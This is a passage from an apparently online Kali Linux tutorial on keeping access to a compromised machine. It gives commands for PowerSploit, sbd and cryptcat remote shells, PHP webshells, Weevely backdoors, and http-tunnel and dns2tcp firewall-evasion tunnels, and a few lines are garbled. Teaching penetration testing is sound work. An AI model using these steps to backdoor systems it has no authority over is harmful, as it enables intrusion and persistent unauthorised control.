we will see the tools that Kali uses to maintain connection and for access to a hacked machine even when it connects and disconnects again.

Powersploit

This is a tool that is for Windows machines. It has PowerShell installed in victims machine. This tool helps the hacker to connect with the victim’s machine via PowerShell.

To open it, open the terminal on the left and type the following command to enter into the powersploit folder −

cd /usr/share/powersploit/

If you type **“ls”** it will list all the powersploit tools that you can download and install in the victim’s machine after you have gained access. Most of them are name self-explained according to their names.




An easy way to download this tool on the victim’s machine is to create a web server, which powersploit tools allow to create easily using the following command −

python -m SimpleHTTPServer

Download Tool


After this, if you type: http://<Kali machine ip\_address>:8000/ following is the result.



Sbd

sbd is a tool similar to Netcat. It is portable and can be used in Linux and Microsoft machines. sbd features AES-CBC-128 + HMAC-SHA1 encryption> Basically, it helps to connect to a victim’s machine any time on a specific port and send commands remotely.

To open it, go to the terminal and type **“sbd -l -p port”** for the server to accept connections.



In this case, let us put port 44 where the server will listen.

Case Port

On the victim’s site, type **“sbd IPofserver port”**. A connection will be established where we can send the remote commands.

In this case, it is “localhost” since we have performed the test on the same machine.

Ipofserver

Finally, on the server you will see that a connection has occurred as shown in the following screenshot.

Server Connection

Webshells

Webshells can be used to maintain access or to hack a website. But most of them are detected by antiviruses. The C99 php shell is very well known among the antivirus. Any common antivirus will easily detect it as a malware.


Generally, their main function is to send system command via web interfaces.

To open it, and type ***“cd /usr/share/webshells/”*** in the terminal.

Webshell

As you see, they are divided in classes according to the programing language : asp , aspx, cfm, jsp, perl,php

If you enter in the PHP folder, you can see all the webshells for php webpages.



To upload the shell to a web server, for example **“simple-backdoor.php”** open the webpage and URL of the web shell.


At the end, write the cmd command. You will have all the info shown as in the following screenshot.




Weevely

Weevely is a PHP web shell that simulate telnet-like connection. It is a tool for web application post exploitation, and can be used as a stealth backdoor or as a web shell to manage legit web accounts, even free hosted ones.


To open it, go to the terminal and type “weevely” where you can see its usage.



To generate the shell, type **“weevely generate password pathoffile”**. As seen in the following screenshot, it is generated on the “Desktop” folder and the file is to upload in a webserver to gain access.



After uploading the web shell as shown in the following screenshot, we can connect with cmd to the server using the command **“weevely URL password”** where you can see that a session has started.



http-tunnel

http-tunnel creates a bidirectional virtual data stream tunneled in HTTP requests. The requests can be sent via a HTTP proxy if so desired. This can be useful for users behind restrictive firewalls. If WWW access is allowed through a HTTP proxy, it’s possible to use http-tunnel and telnet or PPP to connect to a computer outside the firewall.

First, we should create a tunnel server with the following command −

httptunnel\_server –h

Then, on the client site type **“httptunnel\_client –h”** and both will start to accept connections.

dns2tcp

This is again a tunneling tool that helps to pass the TCP traffic through DNS Traffic, which means UDP 53 port.

To start it, type **“dns2tcpd”**. The usage is explained when you will open the script.

DNSTcp

On the server site, enter this command to configure the file.

#cat >>.dns2tcpdrc

<&l;END listen = 0.0.0.0

port = 53 user=nobody

chroot = /root/dns2tcp

pid\_file = /var/run/dns2tcp.pid

domain = your domain key = secretkey

resources = ssh:127.0.0.1:22

END

#dns2tcpd -f .dns2tcpdrc

On Client site, enter this command.

# cat >>.dns2tcprc

<<END domain = your domain

resource = ssh

local\_port = 7891

key = secretkey

END

# dns2tcpc -f .dns2tcprc

# ssh root@localhost -p 7891 -D 7076

Tunneling will start with this command.

cryptcat

It is another tool like Netcat which allows to make TCP and UDP connection with a victim’s machine in an encrypted way.

To start a server to listen for a connection, type the following command −

cryptcat –l –p port –n



Where,

* **-l** stands for listening to a connection
* **-p** stands for port number parameter
* **-n** stands for not doing the name resolution

On client site, the connection command is **“cryptcat IPofServer PortofServer”**

